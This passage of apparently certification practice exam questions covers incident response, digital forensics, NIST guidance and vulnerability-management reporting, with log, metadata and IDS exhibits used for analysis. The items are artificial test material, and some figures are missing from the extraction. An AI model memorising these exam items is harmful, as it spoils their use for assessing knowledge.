  - D. Identifying attackers is not an important part of the incident response process.
85. While performing forensic analysis of an iPhone backup, Cynthia discovers that she has only some of the information that she expects the phone to contain. What is the most likely scenario that would result in the backup she is using having partial information?
- A. The backup was interrupted.
  - B. The backup is encrypted.
  - C. The backup is a differential backup.
  - D. The backup is stored in iCloud.
86. Cullen wants to ensure that his chain of custody documentation will stand up to examination in court. Which of the following options will provide him with the best documentary proof of his actions?
- A. A second examiner acting as a witness and countersigning all actions
  - B. A complete forensic logbook signed and sealed by a notary public
  - C. A documented forensic process with required sign-off

- D. Taking pictures of all independent forensic actions
87. Cynthia is reviewing her organization's incident response recovery process, which is outlined here. Which of the following recommendations should she make to ensure that further issues do not occur during the restoration process?
- 
- ```
graph TD; A[Restore from clean backups.] --> B[Install patches.]; B --> C[Change all passwords.]; C --> D[Assess system security.]
```
- A. Change passwords before restoring from backup.
  - B. Isolate the system before restoring from backups.
  - C. Securely wipe the drive before restoration.
  - D. Vulnerability scan before patching.
88. Saria is reviewing the contents of a drive as part of a forensic effort and notes that the file she is reviewing takes up more space on the disk than its actual size, as shown here. What has she discovered?



- A. Slack space
  - B. Hidden content
  - C. Sparse files
  - D. Encryption overhead
89. Kathleen is restoring a critical business system to operation after a major compromise and needs to validate that the operating system and application files are legitimate and do not have any malicious

code included in them. What type of tool should she use to validate this?

- A. A trusted system binary kit
  - B. Dynamic code analysis
  - C. Static code analysis
  - D. File rainbow tables
90. Mel is creating the evidence log for a computer that was part of an attack on an external third-party system. What network-related information should he include in that log if he wants to follow NIST's recommendations?
- A. Subnet mask, DHCP server, hostname, MAC address
  - B. IP addresses, MAC addresses, hostname
  - C. Domain, hostname, MAC addresses, IP addresses
  - D. NIC manufacturer, MAC addresses, IP addresses, DHCP configuration
91. Ryan believes that systems on his network have been compromised by an advanced persistent threat actor. He has observed a number of large file transfers outbound to remote sites via TLS-protected HTTP sessions from systems that do not typically send data to those locations. Which of the following techniques is most likely to detect the APT infections?
- A. Network traffic analysis
  - B. Network forensics
  - C. Endpoint behavior analysis
  - D. Endpoint forensics
92. Ben is investigating a potential malware infection of a laptop belonging to a senior manager in the company he works for. When the manager opens a document, website, or other application that takes user input, words start to appear as though they are

being typed. What is the first step that Ben should take in his investigation?

- A. Run an antivirus scan.
  - B. Disconnect the system from the network.
  - C. Wipe the system and reinstall.
  - D. Observe and record what is being typed.
93. Kathleen's forensic analysis of a laptop that is believed to have been used to access sensitive corporate data shows that the suspect tried to overwrite the data they downloaded as part of antiforensic activities by deleting the original files and then copying other files to the drive. Where is Kathleen most likely to find evidence of the original files?
- A. The MBR
  - B. Unallocated space
  - C. Slack space
  - D. The FAT
94. Angela wants to access the decryption key for a BitLocker-encrypted system, but the system is currently turned off. Which of the following methods is a viable method if a Windows system is turned off?
- A. Hibernation file analysis
  - B. Memory analysis
  - C. Boot-sector analysis
  - D. Brute-force cracking
95. Adam believes that a system on his network is infected but does not know which system. To detect it, he creates a query for his network monitoring software based on the following pseudocode. What type of traffic is he most likely trying to detect?

```
destip: [*] and duration < 10 packets  
and destbytes < 3000 and flowcompleted = true  
and application = http or https or tcp
```

or unknown and content != uripath:\* and content  
!= contentencoding:\*

- A. Users browsing malicious sites
  - B. Adware
  - C. Beaconing
  - D. Outbound port scanning
96. As an employee of the U.S. government, Megan is required to use NIST's information impact categories to classify security incidents. During a recent incident, proprietary information was changed. How should she classify this incident?
- A. As a privacy breach
  - B. As an integrity loss
  - C. As a proprietary breach
  - D. As an availability breach
97. During what stage of an event is preservation of evidence typically handled?
- A. Preparation
  - B. Detection and analysis
  - C. Containment, eradication, and recovery
  - D. Post-incident activity
98. Lukas wants to purge a drive to ensure that data cannot be extracted when it is sent offsite. Which of the following is not a valid option for purging hard drives on a Windows system?
- A. Use the built-in Windows `sdelete` command line.
  - B. Use Eraser.
  - C. Use DBAN.
  - D. Encrypt the drive and then delete the key.
99. Which of the following is not a valid use case for live forensic imaging?

- A. Malware analysis
  - B. Encrypted drives
  - C. Postmortem forensics
  - D. Nonsupported filesystems
100. While reviewing the actions taken during an incident response process, Mei is informed by the local desktop support staff person that the infected machine was returned to service by using a Windows System Restore point. Which of the following items will a Windows System Restore return to a previous state?
- A. Personal files
  - B. Malware
  - C. Windows system files
  - D. All installed apps
101. During a major incident response effort, Kobe discovers evidence that a critical application server may have been the data repository and egress point in the compromise he is investigating. If he is unable to take the system offline, which of the following options will provide him with the best forensic data?
- A. Reboot the server and mount the system drive using a USB-bootable forensic suite.
  - B. Create an image using a tool like FTK Imager Lite.
  - C. Capture the system memory using a tool like Volatility.
  - D. Install and run an imaging tool on the live server.
102. Manish finds the following entries on a Linux system in `/var/log/auth.log`. If he is the only user with root privileges, requires two-factor authentication to log in as root, and did not take the actions shown, what should he check for?

```
Jun 20 21:44:02 kali useradd[1433]: new group: name=demo, GID=1000
Jun 20 21:44:02 kali useradd[1433]: new user: name=demo, UID=1000, GID=1000, home=/home/demo, shell=/bin/sh
Jun 20 21:44:11 kali passwd[1438]: pam_unix(passwd:chauthtok): password changed for demo
Jun 20 21:44:11 kali passwd[1438]: gkr-pam: couldn't update the login keyring password: no old password was entered
Jun 20 21:44:14 kali su[1439]: Successful su for demo by root
Jun 20 21:44:14 kali su[1439]: + /dev/pts/1 root:demo
Jun 20 21:44:14 kali su[1439]: pam_unix(su:session): session opened for user demo by (uid=0)
Jun 20 21:44:14 kali su[1439]: pam_systemd(su:session): Cannot create session: Already occupied by a session
Jun 20 21:44:24 kali sudo:      demo : user NOT in sudoers ; TTY=pts/1 ; PWD=/var/log ; USER=root ; COMMAND=/bin/su
Jun 20 21:44:53 kali sudo:      root : TTY=pts/0 ; PWD=/var/log ; USER=root ; COMMAND=/usr/sbin/useradd apache2
Jun 20 21:44:53 kali useradd[1449]: new group: name=apache2, GID=1001
Jun 20 21:44:53 kali useradd[1449]: new user: name=apache2, UID=1001, GID=1001, home=/home/apache2, shell=/bin/sh
Jun 20 21:44:53 kali sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Jun 20 21:45:01 kali CRON[1455]: pam_unix(cron:session): session closed for user root
Jun 20 21:45:01 kali CRON[1455]: pam_unix(cron:session): session opened for user root by (uid=0)
Jun 20 21:45:03 kali passwd[1454]: pam_unix(passwd:chauthtok): password changed for apache
Jun 20 21:45:03 kali passwd[1454]: gkr-pam: couldn't update the login keyring password: no old password was entered
Jun 20 21:45:14 kali su[1458]: Successful su for apache2 by demo
Jun 20 21:45:14 kali su[1458]: + /dev/pts/1 demo:apache2
Jun 20 21:45:14 kali su[1458]: pam_unix(su:session): session opened for user apache2 by (uid=1000)
Jun 20 21:45:14 kali su[1458]: pam_systemd(su:session): Cannot create session: Already occupied by a session
```

- A. A hacked root account
- B. A privilege escalation attack from a lower privileged account or service
- C. A malware infection
- D. A RAT
103. As part of his forensic analysis of a series of photos, John runs `exiftool` for each photo. He receives the following listing from one photo. What useful forensic information can he gather from this photo?

File Name	:	IMG_5343.HEIC
File Modification Date/Time	:	2020:04:15 09:18:32-04:00
File Access Date/Time	:	2020:04:15 10:48:23-04:00
File Creation Date/Time	:	2020:04:15 10:48:22-04:00
File Type	:	HEIC
File Type Extension	:	heic
MIME Type	:	image/heic
Exif Byte Order	:	Big-endian (Motorola, MM)
Modify Date	:	2020:04:15 09:18:32-04:00
GPS Date Stamp	:	2020:04:15
GPS Latitude Ref	:	North
GPS Longitude Ref	:	West
GPS Altitude Ref	:	Above Sea Level
Camera Model Name	:	iPhone X
Create Date	:	2020:04:15
F Number	:	2.4
Focal Length	:	6.0 mm
Shutter Speed Value	:	1/60
Aperture Value	:	2.4
Exposure Mode	:	Auto
Sub Sec Time Digitized	:	013532
Exif Image Width	:	4032
Exif Image Height	:	3024
Focal Length In 35mm Format	:	59 mm
Scene Capture Type	:	Standard
Scene Type	:	Directly photographed
Flash	:	Auto, Did not fire
Exif Version	:	0231
Make	:	Apple
GPS Altitude	:	242.8 m Above Sea Level
GPS Latitude	:	35 deg 36' 48.44" N
GPS Longitude	:	82 deg 33' 13.11" W
Image Size	:	4032x3024
Megapixels	:	12.2

- A. The original creation date, the device type, the GPS location, and the creator's name
- B. The endian order of the file, the file type, the GPS location, and the scene type
- C. The original creation date, the device type, the GPS location, and manufacturer of the device
- D. The MIME type, the GPS time, the GPS location, and the creator's name
104. During the preparation phase of his organization's incident response process, Oscar gathers a laptop with useful software including a sniffer and forensics tools, thumb drives and external hard drives, networking equipment, and a variety of cables. What is this type of preprepared equipment commonly called?
- A. A grab bag

- B. A jump kit
  - C. A crash cart
  - D. A first responder kit
105. As John proceeds with a forensic investigation involving numerous images, he finds a directory labeled `Downloaded from Facebook`. The images appear relevant to his investigation, so he processes them for metadata using `exiftool`. The following image shows the data provided. What forensically useful information can John gather from this output?

```

ExifTool Version Number      : 11.93
File Name                  : 79527355_10221213586199501_6564977732365582336_n.jpg
Directory                  :
File Size                   : 51 kB
File Modification Date/Time : 2020:04:15 11:09:14-04:00
File Access Date/Time       : 2020:04:15 11:09:16-04:00
File Inode Change Date/Time: 2020:04:15 11:09:14-04:00
File Permissions            : rw-r--r--
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                  : image/jpeg
JFIF Version               : 1.02
Resolution Unit             : None
X Resolution                : 1
Y Resolution                : 1
Current IPTC Digest        : cfacfb3477a9d84be3f4e59466a73d8b
Special Instructions          : FBMD01000ac003000049230000e94100007a460000104b0000cb5a000
Original Transmission Reference: czPs5q8sA79irfyGu6j3
Profile CMM Type            : Little CMS
Profile Version              : 2.1.0
Profile Class                : Display Device Profile
Color Space Data             : RGB
Profile Connection Space     : XYZ
Profile Date Time            : 2012:01:25 03:41:57
Profile File Signature        : acsp
Primary Platform              : Apple Computer Inc.
CMM Flags                    : Not Embedded, Independent
Device Manufacturer           :
Device Model                 :
Device Attributes             : Reflective, Glossy, Positive, Color
Rendering Intent              : Perceptual
Connection Space Illuminant    : 0.9642 1 0.82491
Profile Creator               : Little CMS
Profile ID                   : 0
Profile Description            : c2
Profile Copyright             : FB
Media White Point             : 0.9642 1 0.82491
Media Black Point             : 0.01205 0.0125 0.01031
Red Matrix Column              : 0.43607 0.22249 0.01392
Green Matrix Column            : 0.38515 0.71687 0.09708
Blue Matrix Column             : 0.14307 0.06061 0.7141
Red Tone Reproduction Curve   : (Binary data 64 bytes, use -b option to extract)
Green Tone Reproduction Curve : (Binary data 64 bytes, use -b option to extract)
Blue Tone Reproduction Curve  : (Binary data 64 bytes, use -b option to extract)
Image Width                   : 960
Image Height                  : 720
Encoding Process               : Progressive DCT, Huffman coding
Bits Per Sample                : 8
Color Components                : 3
Y Cb Cr Sub Sampling           : YCbCr4:2:0 (2 2)
Image Size                     : 960x720
Megapixels                      : 0.691

```

- A. The original file creation date and time.
- B. The device used to capture the image.

- C. The original digest (hash) of the file, allowing comparison to the original.
  - D. None; Facebook strips almost all useful metadata from images.
106. Which of the following properly lists the order of volatility from least to most volatile?
- A. Printouts, swap files, CPU cache, RAM
  - B. Hard drives, USB media, DVDs, CD-RWs
  - C. DVDs, hard drives, virtual memory, caches
  - D. RAM, swap files, SSDs, printouts
107. While conducting a forensic review of a system involved in a data breach, Alex discovers a number of Microsoft Word files including files with filenames like `critical_data.docx` and `sales_estimates_2023.docx`. When he attempts to review the files using a text editor for any useful information, he finds only unreadable data. What has occurred?
- A. Microsoft Word files are stored in ZIP format.
  - B. Microsoft Word files are encrypted.
  - C. Microsoft Word files can be opened only by Microsoft Word.
  - D. The user has used antiforensic techniques to scramble the data.
108. Lukas believes that one of his users has attempted to use built-in Windows commands to probe servers on the network he is responsible for. How can he recover the command history for that user if the system has been rebooted since the reconnaissance has occurred?
- A. Check the Bash history.
  - B. Open a command prompt window and press F7.
  - C. Manually open the command history from the user's profile directory.


- D. The Windows command prompt does not store command history.
109. Angela is conducting an incident response exercise and needs to assess the economic impact on her organization of a \$500,000 expense related to an information security incident. How should she categorize this?
- A. Low impact.
  - B. Medium impact.
  - C. High impact.
  - D. Angela cannot assess the impact with the data given.
110. What step follows sanitization of media according to NIST guidelines for secure media handling?
- A. Reuse
  - B. Validation
  - C. Destruction
  - D. Documentation
111. Latisha wants to create a documented chain of custody for the systems that she is handling as part of a forensic investigation. Which of the following will provide her with evidence that systems were not tampered with while she is not working with them?
- A. A chain of custody log
  - B. Tamper-proof seals
  - C. System logs
  - D. None of the above
112. Matt's incident response team has collected log information and is working on identifying attackers using that information. What two stages of the NIST incident response process is his team working in?
- A. Preparation and containment, eradication, and recovery
  - B. Preparation and post-incident activity

- C. Detection and analysis, and containment, eradication, and recovery
  - D. Containment, eradication, and recovery and post-incident activity
113. Raj discovers that the forensic image he has attempted to create has failed. What is the most likely reason for this failure?
- A. Data was modified.
  - B. The source disk is encrypted.
  - C. The destination disk has bad sectors.
  - D. The data cannot be copied in RAW format.
114. Liam notices the following entries in his Squert web console (a web console for Sguil IDS data). What should he do next to determine what occurred?
- | Count | Source IP | Destination IP | Protocol | Time     | Event Description                                   | Event ID |
|-------|-----------|----------------|----------|----------|---|----------|
| 1     | 10.1.1.1  |                | SSH      | 22:42:49 | [OSSEC] User missed the password more than one time | 2502     |
| 3     | 5.1.1.1   |                | SSH      | 22:42:49 | [OSSEC] SSHD authentication failed.                 | 5716     |
| 2     | 5.2.1.1   |                | SSH      | 22:42:37 | [OSSEC] User login failed.                          | 5503     |
| 1     | 1.1.1.1   |                | SSH      | 22:42:32 | ET SCAN Potential SSH Scan                          | 2001219  |
- A. Review SSH logs.
  - B. Disable SSH and then investigate further.
  - C. Disconnect the server from the Internet and then investigate.
  - D. Immediately change his password.
115. Which of the following activities is not part of the containment and restoration process?
- A. Minimizing loss
  - B. Identifying the attacker
  - C. Limiting service disruption
  - D. Rebuilding compromised systems
116. Samantha has recently taken a new position as the first staff security analyst that her employer has ever had. During her first week, she discovers that there is no information security policy and that the IT

staff do not know what to do during a security incident. Samantha plans to start up a CSIRT to handle incident response. What type of documentation should she provide to describe specific procedures that the CSIRT will use during events like malware infections and server compromise?


- A. An incident response policy
  - B. An operations manual
  - C. An incident response program
  - D. A playbook
117. What is space between the last sector containing logical data and the end of the cluster called?
- A. Unallocated space
  - B. Ephemeral space
  - C. Slack space
  - D. Unformatted space
118. Jack is preparing to take a currently running PC back to his forensic lab for analysis. As Jack considers his forensic process, one of his peers recommends that he simply unplug the power cable rather than doing a software-based shutdown. Why might Jack choose to follow this advice?
- A. It will create a crash log, providing useful memory forensic information.
  - B. It will prevent shutdown scripts from running.
  - C. It will create a memory dump, providing useful forensic information.
  - D. It will cause memory-resident malware to be captured, allowing analysis.
119. Rick wants to validate his recovery efforts and intends to scan a web server he is responsible for with a scanning tool. What tool should he use to get the most useful information about system vulnerabilities?

- A. Wapiti
  - B. Nmap
  - C. OpenVAS
  - D. ZAP
120. What is the key goal of the containment stage of an incident response process?
- A. To limit leaks to the press or customers
  - B. To limit further damage from occurring
  - C. To prevent data exfiltration
  - D. To restore systems to normal operation
121. What level of forensic data extraction will most likely be possible and reasonable for a corporate forensic examiner who deals with modern phones that provide filesystem encryption?
- A. Level 1: Manual extraction
  - B. Level 2: Logical extraction
  - C. Level 3: JTAG or HEX dumping
  - D. Level 4: Chip extraction
122. Wang believes that a Windows system he is responsible for is compromised and wants to monitor traffic to and from it. Which of the following is not a typical capture option in circumstances like these?
- A. A packet capture tool installed on the system
  - B. A packet capture tool on another system on the same network
  - C. Packet capture at the network edge
  - D. Packet capture at the network core
123. Carol has discovered an attack that appears to be following the process flow shown here. What type of attack should she identify this as?



- A. Phishing
  - B. Zero-day exploit
  - C. Whaling
  - D. Advanced persistent threat

Refer to the image shown here for questions 124–126.



124. During an e-discovery process, Carol reviews the request from opposing counsel and builds a list of all

the individuals identified. She then contacts the IT staff who support each person to request a list of their IT assets. What phase of the EDRM flow is she in?

- A. Information governance
- B. Identification
- C. Preservation
- D. Collection

125. During the preservation phase of her work, Carol discovers that information requested as part of the discovery request has been deleted as part of a regularly scheduled data cleanup as required by her organization's policies. What should Carol do?

- A. Conduct a forensic recovery of the data.
- B. Create synthetic data to replace the missing data.
- C. Report the issue to counsel.
- D. Purge any other data related to the request based on the same policy.

126. In what phase should Carol expect to spend the most person-hours?

- A. Identification
- B. Collection and preservation
- C. Processing, review, and analysis
- D. Production

127. The incident response kit that Cassandra is building is based around a powerful laptop so that she can perform onsite drive acquisitions and analysis. If she expects to need to acquire data from SATA, SSD, and flash drives, what item should she include in her kit?

- A. A write blocker
- B. A USB hard drive
- C. A multi-interface drive adapter

- D. A USB-C cable
128. Which of the following items is not typically found in corporate forensic kits?
- A. Write blockers
  - B. Crime scene tape
  - C. Label makers
  - D. Decryption tools
129. What incident response tool should Kai build prior to an incident to ensure that staff can reach critical responders when needed?
- A. A triage triangle
  - B. A call list
  - C. A call rotation
  - D. A responsibility matrix
130. Greg finds a series of log entries in his web server logs showing long strings "AAAAAAAAAAAAA", followed by strings of characters. What type of attack has he most likely discovered?
- A. A SQL injection attack
  - B. A denial-of-service attack
  - C. A buffer overflow attack
  - D. A PHP string-ring attack
131. During a security incident, Joanna makes a series of changes to production systems to contain the damage. What type of change should she file in her organization's change control process when the response effort is concluding?
- A. Routine change
  - B. Priority change
  - C. Emergency change
  - D. Pre-approved change

132. Which one of the following incident response test types provides an interactive exercise for the entire team but does not run the risk of disrupting normal business activity?
- A. Full interruption test
  - B. Checklist review
  - C. Management review
  - D. Tabletop exercise
133. Which of the following cloud service environments is likely to provide the best available information for forensic analysis?
- A. SaaS
  - B. IaaS
  - C. PaaS
  - D. IDaaS
134. Ken is helping his organization prepare for future incident response efforts and would like to ensure that they conduct regular training exercises. Which one of the following exercises could he use to remind incident responders of their responsibilities with the least impact on other organizational priorities?
- A. Checklist review
  - B. Structured walk-through
  - C. Capture the flag
  - D. Tabletop exercise
135. When analyzing network traffic for indicators of compromise, which one of the following service/port pairings would indicate a common protocol running on a nonstandard port?
- A. HTTPS on TCP port 443
  - B. RDP on TCP port 3389
  - C. SSH on TCP port 1433
  - D. HTTP on TCP port 80

136. Camilla is participating in the eradication and recovery stage of an incident response process. Which one of the following activities would not normally occur during this phase?
- A. Vulnerability mitigation
  - B. Restoration of permissions
  - C. Verification of logging/communication to security monitoring
  - D. Analysis of drive capacity consumption
137. What type of exercise actually activates an organization's incident response plan but has the lowest likelihood of disrupting normal activities?
- A. Checklist review
  - B. Tabletop exercise
  - C. Full interruption test
  - D. Parallel test
138. Which one of the following events is *least* likely to trigger the review of an organization's information security program?
- A. Security incident
  - B. Changes in compliance obligations
  - C. Changes in team members
  - D. Changes in business processes
139. The Open Source Security Testing Methodology Manual (OSS TMM) is focused on testing in three major areas. Which one of the following is not one of those areas?
- A. Physical locations
  - B. Communications
  - C. Web servers
  - D. Human interactions
140. Kevin is conducting an assessment of a web application using the OWASP Testing Guide. He is

searching for XSS vulnerabilities in the application and would like to use an approach that balances the time required to conduct the testing and the effectiveness of the test. Which approach would be most appropriate?

- A. Use an automated testing tool.
  - B. Conduct a penetration test.
  - C. Test each input field manually.
  - D. Interview the software developers.
141. What is the minimum interval at which an organization should conduct business continuity plan refresher training for those with specific business continuity roles?
- A. Weekly
  - B. Monthly
  - C. Semiannually
  - D. Annually
142. Which one of the following programs has the primary goal of ensuring that an organization is able to maintain normal operations during a disaster or other disruption?
- A. Disaster recovery
  - B. Incident response
  - C. Risk management
  - D. Business continuity
143. Which one of the following programs has the primary goal of helping the organization quickly recover normal operations if they are disrupted?
- A. Disaster recovery
  - B. Incident response
  - C. Risk management
  - D. Business continuity

144. During what phase of the incident response process would an organization implement defenses designed to reduce the likelihood of a security incident?

- A. Preparation
- B. Detection and analysis
- C. Containment, eradication, and recovery
- D. Post-incident activity

145. After wrapping up an incident response investigation, Chris is attempting to determine what went wrong so that he can implement new security controls that will prevent similar incidents in the future. What term best describes his work?

- A. Lessons learned review
- B. Post-incident activity
- C. Incident management
- D. Root-cause analysis

146. What common criticism is leveled at the Cyber Kill Chain?

- A. Not all threats are aimed at a kill.
- B. It is too detailed.
- C. It includes actions outside the defended network.
- D. It focuses too much on insider threats.

147. Tamara is a cybersecurity analyst for a private business that is suffering a security breach. She believes the attackers have compromised a database containing sensitive information. Which one of the following activities should be Tamara's first priority?

- A. Identifying the source of the attack
- B. Eradication
- C. Containment
- D. Recovery

148. Robert is finishing a draft of a proposed incident response policy for his organization. Who would be the most appropriate person to sign the policy?
- A. CEO
  - B. Director of security
  - C. CIO
  - D. CSIRT leader
149. Which one of the following is not an objective of the containment, eradication, and recovery phase of incident response?
- A. Detect an incident in progress.
  - B. Implement a containment strategy.
  - C. Identify the attackers.
  - D. Eradicate the effects of the incident.
150. Which one of the following is not a phase of the threat lifecycle addressed in the MITRE ATT&CK model?
- A. Domination
  - B. Exfiltration
  - C. Execution
  - D. Privilege escalation

# Chapter 4

## Reporting and Communication

### EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **4.1 Explain the importance of vulnerability management reporting and communication**

- Vulnerability management reporting
- Compliance reports
- Action plans
- Inhibitors to remediation
- Metrics and key performance indicators (KPIs)
- Stakeholder identification and communication

✓ **4.2 Explain the importance of incident response reporting and communications**

- Stakeholder identification and communication
- Incident declaration and escalation
- Incident response reporting
- Communications
- Root-cause analysis
- Lessons learned
- Metrics and KPIs

1. Kyong manages the vulnerability scans for his organization. The senior director that oversees

Kyong's group provides a report to the CIO on a monthly basis on operational activity, and he includes the number of open critical vulnerabilities. He would like to provide this information to his director in as simple a manner as possible each month. What should Kyong do?

- A. Provide the director with access to the scanning system.
  - B. Check the system each month for the correct number and email it to the director.
  - C. Configure a report that provides the information to automatically send to the director's email at the proper time each month.
  - D. Ask an administrative assistant to check the system and provide the director with the information.
2. Carla is designing a vulnerability scanning workflow and has been tasked with selecting the person responsible for remediating vulnerabilities. Which one of the following people would normally be in the *best* position to remediate a server vulnerability?
- A. Cybersecurity analyst
  - B. System administrator
  - C. Network engineer
  - D. IT manager
3. During a vulnerability scan, Patrick discovered that the configuration management agent installed on all of his organization's Windows servers contains a serious vulnerability. The manufacturer is aware of this issue, and a patch is available. What process should Patrick follow to correct this issue?
- A. Immediately deploy the patch to all affected systems.
  - B. Deploy the patch to a single production server for testing and then deploy to all servers if that test is successful.

- C. Deploy the patch in a test environment and then conduct a staged rollout in production.
  - D. Disable all external access to systems until the patch is deployed.
4. Ben is preparing to conduct a vulnerability scan for a new client of his security consulting organization. Which one of the following steps should Ben perform first?
- A. Conduct penetration testing.
  - B. Run a vulnerability evaluation scan.
  - C. Run a discovery scan.
  - D. Obtain permission for the scans.
5. Katherine coordinates the remediation of security vulnerabilities in her organization and is attempting to work with a system engineer on the patching of a server to correct a moderate impact vulnerability. The engineer is refusing to patch the server because of the potential interruption to a critical business process that runs on the server. What would be the most reasonable course of action for Katherine to take?
- A. Schedule the patching to occur during a regular maintenance cycle.
  - B. Exempt the server from patching because of the critical business impact.
  - C. Demand that the server be patched immediately to correct the vulnerability.
  - D. Inform the engineer that if he does not apply the patch within a week that Katherine will file a complaint with his manager.
6. Grace ran a vulnerability scan and detected an urgent vulnerability in a public-facing web server. This vulnerability is easily exploitable and could result in the complete compromise of the server. Grace wants to follow best practices regarding change control while also mitigating this threat as

quickly as possible. What would be Grace's best course of action?

- A. Initiate a high-priority change through her organization's change management process and wait for the change to be approved.
- B. Implement a fix immediately and document the change after the fact.
- C. Schedule a change for the next quarterly patch cycle.
- D. Initiate a standard change through her organization's change management process.


7. Joe discovered a critical vulnerability in his organization's database server and received permission from his supervisor to implement an emergency change after the close of business. He has eight hours before the planned change window. In addition to planning the technical aspects of the change, what else should Joe do to prepare for the change?

- A. Ensure that all stakeholders are informed of the planned outage.
- B. Document the change in his organization's change management system.
- C. Identify any potential risks associated with the change.
- D. All of the above.

8. Sally discovered during a vulnerability scan that a system she manages has a high-priority vulnerability that requires a patch. The system is behind a firewall and there is no imminent threat, but Sally wants to get the situation resolved as quickly as possible. What would be her best course of action?

- A. Initiate a high-priority change through her organization's change management process.
- B. Implement a fix immediately and then document the change after the fact.

- C. Implement a fix immediately and then inform her supervisor of her action and the rationale.
  - D. Schedule a change for the next quarterly patch cycle.
9. Gene runs a vulnerability scan of his organization's datacenter and produces a summary report to share with his management team. The report includes the chart shown here. When Gene's manager reads the report, she points out that the report is burying important details because it is highlighting too many unimportant issues. What should Gene do to resolve this issue?



- A. Tell his manager that all vulnerabilities are important and should appear on the report.
  - B. Create a revised version of the chart using Excel.
  - C. Modify the sensitivity level of the scan.
  - D. Stop sharing reports with the management team.
10. Glenda routinely runs vulnerability scans of servers in her organization. She is having difficulty with one system administrator who refuses to correct vulnerabilities on a server used as a jump box by other IT staff. The server has had dozens of vulnerabilities for weeks and would require downtime to repair. One morning, her scan reports

that all of the vulnerabilities suddenly disappeared overnight, while other systems in the same scan are reporting issues. She checks the service status dashboard, and the service appears to be running properly with no outages reported in the past week. What is the most likely cause of this result?

- A. The system administrator corrected the vulnerabilities.
  - B. The server is down.
  - C. The system administrator blocked the scanner.
  - D. The scan did not run.
11. Tom is planning a series of vulnerability scans and wants to ensure that the organization is meeting its customer commitments with respect to the scans' performance impact. What two documents should Tom consult to find these obligations?
- A. SLAs and MOUs
  - B. SLAs and DRPs
  - C. DRPs and BIAs
  - D. BIAs and MOUs
